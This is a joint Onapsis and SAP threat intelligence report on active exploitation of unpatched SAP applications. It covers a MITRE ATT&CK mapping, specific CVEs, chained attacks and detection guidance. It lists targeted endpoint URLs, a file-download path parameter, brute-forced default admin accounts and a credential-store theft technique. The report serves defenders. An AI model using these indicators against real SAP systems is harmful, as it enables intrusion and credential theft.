Threat Intelligence Report

Active Cyberattacks on Mission-Critical SAP Applications

FOREWORD

This joint report developed by Onapsis and SAP highlights active threat activity seeking to specifically target, identify and compromise organizations running unprotected SAP applications, through a variety of cyberattack vectors. With the proactive release of this threat intelligence, our joint goal is to bring immediate attention to a critical cybersecurity and compliance governance gap that is significantly affecting the way organizations protect their mission-critical applications and the *crown jewels* of their operations.

The evidence captured in this report clearly shows that threat actors have the motivation, means and expertise to identify and exploit unprotected mission-critical SAP applications, and are actively doing so. They are directly targeting these applications, including, but not limited to enterprise resource planning (ERP), supply chain management (SCM), human capital management (HCM), product lifecycle management (PLM), customer relationship management (CRM) and others.

Why is this important? These are the applications that 92% of the Forbes Global 2000 have standardized on SAP to power their operations and fuel the global economy. With more than 400,000 organizations using SAP, 77% of the world's transactional revenue touches an SAP system. These organizations include the vast majority of pharmaceutical, critical infrastructure and utility companies, food distributors, defense and many more. An orchestrated and successful attack on unprotected SAP systems could have far-reaching consequences.

As the only SAP-endorsed partner for cybersecurity and compliance, Onapsis works closely with SAP to help identify and fix critical issues in SAP software, ensure SAP applications are secure and that customers are protected. We have observed firsthand the outstanding improvements SAP has made over the years to develop more secure software, patch critical vulnerabilities faster and overall proactively ensure SAP customers are secure. While SAP issues monthly patches and provides best practices for configuring systems, it is ultimately the responsibility of the customer or their service provider to apply mitigations in a timely manner and properly configure systems to keep critical business processes and data protected and in compliance. The observed exploited critical weaknesses in this report have been promptly patched by SAP, and have been available to customers for months, and years in some cases. Unfortunately, both SAP and Onapsis continue to observe many organizations that have still not applied the proper mitigations, allowing unprotected SAP systems to continue to operate and, in many cases, remain visible to attackers via the internet.

The research we are sharing will help defenders better understand the cybersecurity and compliance risk to their critical business processes and data, as well as how to address and mitigate this risk, ensuring their *crown jewels* are protected from internal and external threats.

FOREWORD

Some of the key details in this report include:

- Conclusive evidence that cyberattackers are actively targeting and exploiting unsecured SAP applications, through a varied set of techniques, tools and procedures and clear indications of sophisticated knowledge of mission-critical applications
- The window for defenders is significantly smaller than previously thought, with examples of SAP vulnerabilities being weaponized in less than 72 hours since the release of patches, and new unprotected SAP applications provisioned in cloud (IaaS) environments being discovered and compromised in less than three hours
- Observed exploitation could lead in many cases to full control of the unsecured SAP application, bypassing common security and compliance controls, and enabling attackers to steal sensitive information, perform financial fraud or disrupt mission-critical business processes by deploying ransomware or stopping operations. These threats may also have regulatory compliance implications for organizations that have not properly secured their SAP applications processing regulated data

While it is no secret that perimeter and endpoint defenses are a key focus and necessary component of every organization's cybersecurity strategy, this approach is proven to be inadequate at effectively protecting the application layer. With cloud migrations and digital transformation projects opening new windows into core operations and functions, the cybersecurity challenge that organizations are now facing is identifying where that perimeter starts and ends. Cloud and internet-exposed mission-critical applications that help foster new processes and business opportunities also increase the attack surface that cyber actors are now targeting.

Given the level of observed threat actors capabilities and wide-spread nature of the ongoing threat activity, SAP and Onapsis are proactively alerting organizations to take immediate action including swift application of the relevant SAP security patches, performing a compromise assessment and forensic investigation of at-risk environments and a thorough review of security configuration of their SAP landscapes.

We encourage you to read this detailed research report to understand the potential risk to your organization and how to protect yourself from the observed threats. Our cybersecurity experts are at your disposal to help you establish a plan for protecting your organization's mission-critical applications.

Mariano Nunez
Onapsis CEO and Co-founder

KEY FINDINGS

The data captured in this threat report represents clear evidence of malicious activity across different threat actors and levels of operational capability:

1. Threat actors possess the domain expertise to carry out sophisticated attacks specific to mission-critical SAP applications—directly targeting sensitive data and critical processes

2. Over 300 successful exploitations were observed over the course of this study, targeting vulnerabilities specific to SAP systems

3. Attackers attempted accessing SAP systems to modify configurations and users and exfiltrate business information

4. Exploit attempts have been observed in as little as 72 hours from the release of a patch, proving diligent and rapid patch prioritization is required or countermeasures applied if patches cannot timely be applied

5. New unprotected SAP applications provisioned in cloud (IaaS) environments were discovered and attacked in less than three hours, stressing the need to "shift left" and ensure new mission-critical applications are provisioned securely from day one

6. Regulatory compliance for financial (Sarbanes-Oxley), privacy (GDPR) and other mandates may be at risk as unpatched and misconfigured SAP systems present a deficiency in IT controls that would result in audit and compliance violations and penalties

7. Multiple brute-force attempts were made by attackers targeting high-privilege SAP user accounts—this observation showed that maintaining secure system configurations and monitoring for drift is important and must go hand-in-hand with patch management to keep SAP systems protected

8. Sophisticated threat actors have been observed chaining together multiple vulnerabilities to target specific SAP applications to maximize impact and potential damage

9. Although internet-exposed systems are more likely to be exploited and compromised, we have observed threats that are equipped to compromise SAP systems from the inside in the past (not in the scope of this report)

10. With remote access to SAP systems and mission-critical applications, the need for lateral movement is nearly eliminated, enabling attackers to reach and exfiltrate business-critical data more quickly

TABLE of CONTENTS

WHY THIS MATTERS

MISSION-CRITICAL APPLICATIONS MUST BE PROTECTED

As cyber threats continue to increase, more and more organizations are disclosing cybersecurity breaches where perimeter defenses failed, critical data was taken and compliance was compromised. What is almost never disclosed are the specific applications attackers gained access to.

Mission-critical applications such as ERP, SCM, CRM, SRM, PLM, HCM, BI and others support essential business functions and processes of the world's largest commercial and governmental organizations, including supply chain, manufacturing, finance, sales and services, human resources and others. These applications are the *crown jewels* of their operation, regarded without exception as high-value assets (HVAs) that must be protected.

IMPORTANCE OF MISSION-CRITICAL SAP APPLICATIONS

SAP applications are widely deployed and used for mission-critical operations worldwide (SAP corporate fact sheet[1]) by organizations in essential industries such as food distribution, medical device manufacturing, pharmaceuticals, critical infrastructure, government and defense and more:

- SAP software is used at more than 400,000 organizations globally
- SAP customers include 92% of the Forbes Global 2000
- SAP customers distribute 78% of the world's food
- SAP customers manufacture 82% of the world's medical devices
- 18 of the world's 20 major vaccine producers run their production on SAP[2], from manufacturing to controlled distribution to administration and post-vaccine monitoring
- 77% of the world's transaction revenue touches an SAP system
- 64% of SAP's large enterprise sector customers are considered part of the critical infrastructure, as defined by the U.S. Department of Homeland Security[3]
  - 45 of the top 50 global utility companies run SAP[4]
  - 91% of the top Forbes Global 2000 Utilities run SAP[5]
- More than 1,000 government and government-owned organizations around the world rely on SAP software
- Defense, paramilitary and homeland security organizations operate a significant and mission-critical SAP footprint
  - 44 of the world's military forces run SAP software
  - 19 of 28 NATO countries run SAP software
  - 5 NATO agencies run SAP software
  - 170 defense and security organizations in the U.S. run SAP software

[1] *https://www.sap.com/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html*

[2] *https://news.sap.com/2021/02/covid-vaccine-supply-chain/*

[3] *https://www.cisa.gov/critical-infrastructure-sectors*

[4] *https://www.sap.com/industries/energy-utilities.html*

[5] *https://www.sap.com/industries/energy-utilities.html*

WHY THIS MATTERS

BUSINESS IMPACT

If an attacker is able to gain access to an unprotected SAP system by exploiting a vulnerable internet-facing application or executing an attack from inside the organization on insecure systems, the business impact could be critical. In many scenarios, the attacker would be able to access the vulnerable SAP system with maximum privileges (Administrator/SAP_ALL), bypassing all access and authorization controls (such as segregation of duties, identity management and GRC solutions). This means that the attacker could gain full control of the affected SAP system, its underlying business data and processes.

Having administrative access to the system would allow the attacker to manage (read/modify/delete) every record, file and report in the system. Successful exploitation of a vulnerable SAP system would allow an attacker to perform several malicious activities, including:

- Steal personally identifiable information (PII) from employees, customers and suppliers
- Read, modify or delete financial records
- Change banking details (account number, IBAN number, etc.)
- Administer purchasing processes
- Disrupt critical business operations, such as supply chain management, by corrupting data, shutting processes down completely or deploying ransomware
- Perform unrestricted actions through operating system command execution
- Delete or modify traces, logs and other files

REGULATORY COMPLIANCE IMPACT

For many organizations, mission-critical SAP applications are under the purview of specific industry and governmental regulations, financial and other compliance requirements. Any enforced controls that are bypassed via exploitation of threats discussed in this report might cause regulatory and compliance deficiencies over critical areas such as:

- Data privacy (e.g. GDPR, CCPA) due to unauthorized access of protected data, regardless of exfiltration
- Financial reporting (e.g. Sarbanes-Oxley) due to unauthorized changes to financial data or bypassing of internal controls causing inaccurate financial reporting
- Industry-specific regulations such as NERC CIP or PCI-DSS due to impact to regulated data

Having known vulnerabilities and misconfigurations in SAP systems that can allow unauthenticated access and/or the creation of high-privileged user accounts would be a deficiency in IT controls. For organizations that must meet regulatory compliance mandates, this would trigger an audit failure and violate compliance. The result could lead to potential disclosure of the violation, expensive third-party audits and penalties that could include fines and legal action.

ATTACK ACTIVITY and OBSERVATIONS

EVIDENCE OF MISSION-CRITICAL SAP APPLICATIONS UNDER ATTACK

In this report, the Onapsis Research Labs is sharing observations and cybersecurity intelligence that reveal a complex threat landscape targeting mission-critical SAP applications. From mid-2020 until publication of this report, Onapsis researchers have recorded more than 300 successful exploit attempts on unprotected SAP instances. This significant exploit activity was related to multiple vulnerabilities (CVEs) and insecure configurations.

The Onapsis Research Labs monitored SAP systems for attack activity through a proprietary network of sensors. During this time, Onapsis captured thousands of exploitation events, including both automated and hands-on-keyboard, from a wide variety of sources. The observed activity is mostly related to six CVEs and one critical configuration issue, all being known vulnerabilities. While SAP issues monthly patches and provides best practices for configuring systems, it is ultimately the responsibility of the customer or their service provider to apply mitigations in a timely manner and properly configure systems to keep critical business processes and data protected and in compliance. All observed exploited critical weaknesses have been promptly patched by SAP, and have been available to customers for months and years in some cases. Unfortunately, both SAP and Onapsis continue to observe many organizations that have still not applied the proper mitigations mentioned in this report, allowing unprotected SAP systems to continue to operate and, in many cases, remain visible to attackers via the internet.

The evidence clearly shows that cyber criminals are actively targeting and exploiting unprotected SAP applications with automated and sophisticated attacks. This research also validates that the threat actors have both the means and expertise to identify and exploit unprotected SAP systems and are highly motivated to do so. Onapsis researchers found reconnaissance, initial access, persistence, privilege escalation, evasion and command and control of SAP systems, including financial, human capital management and supply chain applications.

Beyond malicious activity targeting unpatched SAP applications, Onapsis researchers also observed evidence of attacks against known weaknesses in application-specific security configurations, including brute-forcing of high-privilege SAP user accounts. Additionally, attempts at chaining vulnerabilities to achieve privilege escalation for OS-level access were observed, expanding potential impact beyond SAP systems and applications.

ATTACK ACTIVITY and OBSERVATIONS

A REPRESENTATIVE TIMELINE

The threats to unpatched and misconfigured mission-critical SAP applications are persistent, pervasive and ongoing. There can be as little as 24 hours between the disclosure of a vulnerability and observable scanning by attackers looking for vulnerable systems, and just 72 hours before a functional exploit is available. For example, the patch for CVE-2020-6287 (RECON) was released on July 14, 2020, followed by a proof-of-concept exploit on July 15, 2020. We then observed mass scanning starting on July 16, 2020 and a fully-functional public exploit being released on July 17, 2020.




Figure 1: Potential Timeline From Patch to Exploit

TACTICS, TECHNIQUES AND PROCEDURES

Onapsis was able to observe and capture attacks as they happened and determine the tactics, techniques and procedures used to compromise the target systems. This observed threat activity was mapped to the MITRE ATT&CK® framework, a globally-accessible knowledge base of adversary tactics and techniques based upon real-world observations, in order to help defenders better understand how attackers are targeting unprotected SAP applications.

ATTACK ACTIVITY and OBSERVATIONS

MITRE ATT&CK Mapping

TACTIC		TECHNIQUE		PROCEDURE
TA0043	Reconnaissance	T1595.001	Active Scanning: Scanning IP Blocks	Active scanning for SAP-specific ports has increased since July 2020. These services are mainly TCP based and in very specific ports.
		T1595.002	Active Scanning: Vulnerability Scanning	Active search for SAP vulnerabilities is performed automatically using scripts and tools derived from publicly available information at GitHub, such as the Nuclei Vulnerability Scanner.
TA0042	Resource Development	T1583.003	Acquire Infrastructure: Virtual Private Server	Scanning, exploitation and ultimately the connection to SAP applications came in most cases from diverse IPs and from different providers/countries, indicating an acquired infrastructure in use. Many of those IP addresses match with existing VPS infrastructure providers.
TA0001	Initial Access	T1190	Exploit Public-Facing Application	The following vulnerabilities are being actively scanned for and exploited, all of which have exploits publicly available, mostly on GitHub: • CVE-2010-5326 • CVE-2018-2380 • CVE-2016-3976 • CVE-2016-9563 • CVE-2020-6287 • CVE-2020-6207
TA0003	Persistence	T1505.003	Server Software Component (Webshell)	The exploitation of CVE-2018-2380 allows for arbitrary file upload on target SAP applications. Threat actors are using this vulnerability to drop SAP webshells for OS-Command execution using the <sid>adm account, which allows for full access to the SAP application resources (database information, ownership for critical files, ability to shutdown, etc.) Publicly-available exploits provide a standard webshell that has been seen used against SAP applications.

ATTACK ACTIVITY and OBSERVATIONS

TACTIC		TECHNIQUE		PROCEDURE
TA0004	Privilege Escalation	T1068	Exploitation for Privilege Escalation	Additional CVEs are being used in combination with CVE-2020-6287 to gain further access to the operating system of the SAP application servers: • CVE-2018-2380 • CVE-2016-9563 These vulnerabilities require application-level user credentials and allow the attacker to have operating system level access, with the <sid>adm user account, which allows for full access to the SAP application resources (database information, ownership for critical files, ability to shutdown, etc.)
TA0005	Defense Evasion	T1601.001	Modify System Image	After successful compromise of SAP applications, threat actors are modifying the system image in a way that prevents further exploitation of the system. This is achieved, specifically for the vulnerability CVE-2020-6287, through the application of the mitigations of SAP Security Note #2939665.
TA0006	Credential Access	T1212	Exploitation for Credential Access	CVE-2020-6287 allows for automated creation of high-privileged (Administrator) user accounts at the application level. This vulnerability is being actively used to create SAP Administrator users with the following observed pattern for user names: • sapRpoc[0-9]{4} • [a-z]{6} • ThisIsRnd[0-9]{4} • admin[0-9]{4} • sap![0-9]{6} • user[0-9]{4} • [a-zA-Z0-9]{5}
		T1110	Brute-forcing (Password Guessing)	Older versions of SAP applications had default passwords for standard users, some of which were high-privilege users with access to a number of critical capabilities. The default passwords for these users are well known and documented. Active brute-forcing of user accounts was detected on SAP applications.
		T1555	Credentials from Password Stores	Leveraging the CVE-2016-3976, attackers download the secure storage of passwords of SAP NetWeaver Application Servers JAVA which contains access credentials to the database as well as to the application with the administrator user account. This secure store file can be decrypted using tools available on GitHub.

ATTACK ACTIVITY and OBSERVATIONS

TA0007	Discovery	T1082	System Information Discovery	SAP applications are being explored through multiple areas, including accessing system information and through open public SAP Web Administration Interface (SAP Security Note #2258786).
TA0011	Command and Control	T1090.003	Proxy: Multi-hop Proxy	Significant activity was observed originating from IP addresses that correspond to TOR exit nodes, connecting to the target SAP applications.

It is important to note that while most of the observed threat activity is related to the use of publicly-available exploits released following SAP patches, Onapsis researchers have detected indicators of custom/private exploits not available in the public domain.

The following table contains additional statistics of activity involved in exploiting and scanning for the CVE-2020-6287 vulnerability, and whether the exploit was completely custom, public or a derivative of a public exploit:

SOURCE	COUNT
Exploit - Custom	25
Exploit - Public	201
Exploit - Derivative	265
Scan - Public	3460
Scan - Derivative	106

Table 2: Exploit and Scanning Activity for CVE-2020-6287

HIGHLIGHTS OF OBSERVED ACTIVITY

Upon successful login to the systems, attackers performed a number of activities with diverse levels of sophistication, ranging from accessing the system, exploring the versions and technical configurations, modifying configurations and users and downloading business information.

This section describes noteworthy activity observed by Onapsis.

New unsecured SAP applications provisioned in cloud (IaaS) and internet-facing are discovered and exploited rapidly

Automated scanning and exploitation leads to pervasive threats against new SAP applications that are provisioned not following security best-practices in cloud or internet-facing environments. Onapsis observed new SAP systems provisioned in cloud (IaaS) environments being discovered and attacked in less than three hours.

ATTACK ACTIVITY and OBSERVATIONS

Based on the active scanning and exploitation activity observed on the exposed applications, we recorded the main indicators of time from provisioning to scan and time from provisioning to exploitation:

INDICATOR	DETAILS	RESULTS
Time from provisioned to scan	Elapsed time between the moment the cloud (IaaS) SAP system became online and the time it was first scanned for an observed vulnerability	Average: 2.1 days Max: 6.4 days Min: 3.1 hours
Time from provisioned to exploitation	Elapsed time between the moment the cloud (IaaS) SAP system became online and the time it was first exploited and compromised	Average: 6.7 days Max: 18.9 days Min: 3.1 hours

Table 3: Timeline Results from Exploit and Scanning Activity

Note: *It is important to clarify that the observed indicators are in reference to SAP applications hosted on cloud systems (IaaS environments such as AWS, Microsoft Azure, Google Cloud Platform and others), managed by organizations and/or their service providers. These indicators are not related to SAP's SaaS solutions or SAP's own cloud infrastructure.*

Threat activity occurring prior to public availability of exploits

Onapsis was able to identify scanning activity for CVE-2020-6207 back to October 19, 2020, almost three months before the public release of the exploit (Jan 14, 2021). This indicates the existence of threat actors with knowledge about SAP exploits prior to their public release.

ATTACK ACTIVITY and OBSERVATIONS

Attackers patching SAP applications post exploitation

Advanced threat actors were also observed patching SAP vulnerabilities they exploited. This action illustrates the threat actors' advanced domain knowledge of SAP applications, access to the manufacturer's patches and their ability to reconfigure these systems. This technique is often used by threat actors to deploy backdoors on seemingly patched systems to maintain persistence or to evade detection.

Chaining vulnerabilities to escalate to operating system or lateral movement


Different vulnerabilities are being actively exploited over SAP applications and combined to expand the initial compromise of the system across other targets.

With respect to the combination of vulnerabilities, there are four groups:

- **Group 1, Vulnerabilities enabling application-level access:** These vulnerabilities allow for an initial compromise of the target application, providing a user account on the system. There are three vulnerabilities that can be placed in that category: CVE-2020-6287, CVE-2016-3976 and the brute-forcing of high-privilege users in the SAP application.
- **Group 2, Vulnerabilities enabling privilege escalation from the application to the OS:** This group of vulnerabilities allows an attacker to access unrestricted OS command execution having an existing application level user, which allows for privilege escalation on the target system. Vulnerabilities in this group include CVE-2018-2380 and CVE-2016-9563.
- **Group 3, Vulnerabilities enabling direct OS level access:** These are the vulnerabilities that allow for unrestricted direct OS-level command execution in the target SAP application. The vulnerability in this category is CVE-2020-5326.
- **Group 4, Vulnerabilities allowing for cross-system compromise:** These vulnerabilities support lateral movement across the landscape and are used to compromise systems additionally to the initially exploited system. The vulnerabilities in this group are CVE-2016-3976 and CVE-2020-6207.

ATTACK ACTIVITY and OBSERVATIONS

On a number of occasions, threat actors were observed combining vulnerabilities from Group 1 and Group 2 to achieve access to the SAP application and to gain access to the operating system. Additionally, vulnerabilities in Group 4 were seen in combination with an initial access that could be obtained through vulnerabilities in Group 1 (Application Level access) or Group 3 (OS Level access).



One such attacker was able to scan and create an admin user utilizing an exploit utility for CVE-2020-6287 (RECON). Upon successfully creating a user and logging in, additional exploits were executed against CVE-2018-2380 for shell upload looking to get access to the operating system layer. Following that, exploits for CVE-2016-3976 were executed, targeting download of the credential store, which provides access to high-privileged accounts and the database. This all happened within 90 minutes.

DATE: 2020.12.09		
CVE-2020-6287	CVE-2018-2380	CVE-2016-3976
• Scanning • Exploitation • Creation of admin user • Logging in	• Active scanning • Exploitation attempts for shell upload • Exploitation and post-exploitation from different IP addresses	• Exploitation attempts for download of credentials store

Table 4: Chained Attack Example

ATTACK ACTIVITY and OBSERVATIONS

Threat activity emanates from wide-spread infrastructure and/or coordinated groups

Attackers triggering exploitation from different source systems from the ones used to perform subsequent manual logins were detected, indicating the possibility of coordinated groups and/or actors leveraging wide-spread attack infrastructure. While this behavior is common when analyzing operating system and network-based attacks, this data provides evidence that the same approach is also used when targeting mission-critical applications, as these actors use TOR nodes and distributed VPS infrastructures to launch the attacks and escalate privileges.

The table below shows examples of the geo-IP origin of the automated attack, and the subsequent geo-IP origin of the attacker's interactive login:

GEO-IP ORIGIN OF EXPLOITATION	GEO-IP ORIGIN OF INTERACTIVE LOGIN
United States	Yemen
South Korea	United States
Singapore	Japan, Singapore, United States, Hong Kong, Taiwan
Netherlands	Sweden
India	United States
Singapore	Vietnam

Table 5: Attackers' Geo-IP Origins

EXPLOITED VULNERABILITIES and MISCONFIGURATIONS

This section contains basic information about the individual vulnerabilities (CVEs) and configurations that were observed to be exploited in the wild. Where available, additional timeline data and statistics are provided.

UNSECURED HIGH-PRIVILEGE SAP USER ACCOUNTS

Onapsis identified brute-forcing attempts using specific, unsecured high-privilege SAP user account settings. These unsecured configuration settings that were used to attempt to log into the business applications were amongst the user accounts that are traditionally installed on an SAP environment during deployment and configuration.

Despite SAP having developed and released broad documentation (Administration: User Management and Security) about this matter years ago, their permissions and how to change the default passwords, Onapsis continues to observe a high number of organizations running SAP applications configured with high-privilege users with default and/or weak passwords.

The following list details the users that were used during the observed brute-force attempts:

USERNAME
SAP*
SAPCPIC
TMSADM
CTB_ADMIN

Table 6: SAP Users Identified As Used in Brute-force

This type of activity illustrates the importance of properly configuring security settings and practices across business applications, as not only well-known security vulnerabilities and CVEs are being leveraged, but also unprotected security configurations.

EXPLOITED VULNERABILITIES and MISCONFIGURATIONS

CVE-2020-6287

SAP Security Note #2934135.

On July 14th, 2020, SAP released the patch for a critical vulnerability, identified by CVE-2020-6287 (also known as RECON).

This vulnerability is highly critical:

- CVSS: 10.0
- Remotely exploitable
- Exploitable through HTTP(s) protocols
- No privileges required (pre-auth) to exploit the vulnerability
- Allows for creation of high-privileged application-level SAP users

Because of these characteristics, CISA released an alert on the same day the patch was released: Critical Vulnerability in SAP NetWeaver AS Java | CISA. The release was coordinated between SAP, CISA and Onapsis.

Onapsis was able to record consistent active scanning as well as exploitation (333 instances, coming from 74 distinct IP addresses) for the RECON vulnerability since the public release of the patch and exploits. This activity has increased over time and continues today.




Figure 4: Vulnerability Scanning Activity Related to CVE-2020-6287 Over Time

EXPLOITED VULNERABILITIES and MISCONFIGURATIONS




Figure 5: Exploitation Activity Related to CVE-2020-6287 Over Time

CVE-2020-6207

SAP Security Note #2890213.

On March 10th, 2020, SAP released a patch for a critical vulnerability (CVSS 10) identified as CVE-2020-6207. This vulnerability affects SAP Solution Manager (SolMan), a central component of every SAP installation. Solution Manager is the equivalent of Microsoft Active Directory for Windows-based platforms: if an organization's Solution Manager is compromised, an attacker would have complete administrative control over all interconnected SAP applications in the environment.

Months after the release of the patch, Onapsis detected scanning attempts targeting the vulnerable component. In terms of attack volume, 756 probes coming from 34 distinct IP addresses were recorded. On January 14th, 2021 a fully-working exploit was released to the public on GitHub. Since this release, Onapsis researchers observed a significant increase in exploit activity targeting this CVE.

CVE-2018-2380

SAP Security Note #2547431.

On March 1st, 2018, SAP released a patch for a vulnerability affecting the CRM solution, based on SAP NetWeaver. If the SAP application is not properly patched, this vulnerability can be used to escalate privileges and execute OS Commands, eventually accessing the underlying database and moving laterally across other servers.

Onapsis researchers identified 34 exploitation attempts sourced from 10 distinct IPs with the intent to execute OS commands in the underlying operating system.

EXPLOITED VULNERABILITIES and MISCONFIGURATIONS

CVE-2016-9563

SAP Security Note #2296909.

Patched by SAP in August 2016 and scoring a CVSS v3 of 6.4/10, CVE-2016-9563 is a vulnerability affecting the BC-BMT-BPM-DSK component of SAP NetWeaver AS JAVA 7.5 exploitable by remote (low privileged) authenticated attackers. A successful exploit of this vulnerability could result in Denial-of-Service (DoS) type attacks through XML Entity expansion or similar methodology, resulting in loss of availability. Further, this vulnerability could allow an attacker to gain unauthorized access, resulting in a loss of confidentiality.

CVE-2016-3976

SAP Security Note #2234971.

On March 8, 2016, SAP released a patch for a vulnerability affecting SAP NetWeaver AS Java. If left unpatched, this vulnerability allows remote attackers to read arbitrary files via directory traversal sequences, resulting in unauthorized disclosure of information. This vulnerability may also allow for arbitrary access to OS resources potentially leading to a privilege escalation situation. Exploits were publicly disclosed in 2016, which can be used to access the Secure Store file in the SAP NetWeaver JAVA system, leading to a potential full system compromise.

CVE-2010-5326

SAP Security Note #1445998.

On May 11th, 2016, the U.S. Department of Homeland Security (DHS) released a US-CERT Alert (TA16-132A) based on evidence of active exploitation and compromise of unsecured internet-facing SAP applications. The vulnerability highlighted by the alert is CVE-2010-5326, which is a critical vulnerability that affected many unsecured SAP applications. By leveraging this vulnerability, threat actors can execute OS commands without authentication and access the application as well as the application's database, effectively gaining full and unaudited control of the SAP business information and processes.

Onapsis identified 206 exploitation attempts from 10 unique IP addresses against the vulnerability CVE-2010-5326 with the intent to execute OS commands in the underlying operating system.

DETECTION and INVESTIGATION GUIDANCE

This section describes technical information to support defenders in detecting threat activity and performing compromise assessments of SAP applications.

Onapsis has observed the following URLs being target of HTTP requests as part of exploitation or exploitation attempts to compromise or expand the compromise within SAP applications:

- [POST] /CTCWebService/CTCWebServiceBean
- [POST] /EemAdminService/EemAdmin
- [GET] /ctc/servlet/com.sap.ctc.util.ConfigServlet
- [GET] /sap/admin/public
- [GET] /sap/admin/publicicp
- [POST] /b2b/admin/logging.jsp
- [GET] /b2b/init.do?\%22][MALICIOUS_INPUT][%22\
- [POST] /b2b/admin/logging.jsp
- [POST] /sap.com~tc~bpem~him~uwlconn~provider~web/bpemuwlconn
- [GET] /CrashFileDownloadServlet?fileName=<PATH_TO_FILE>

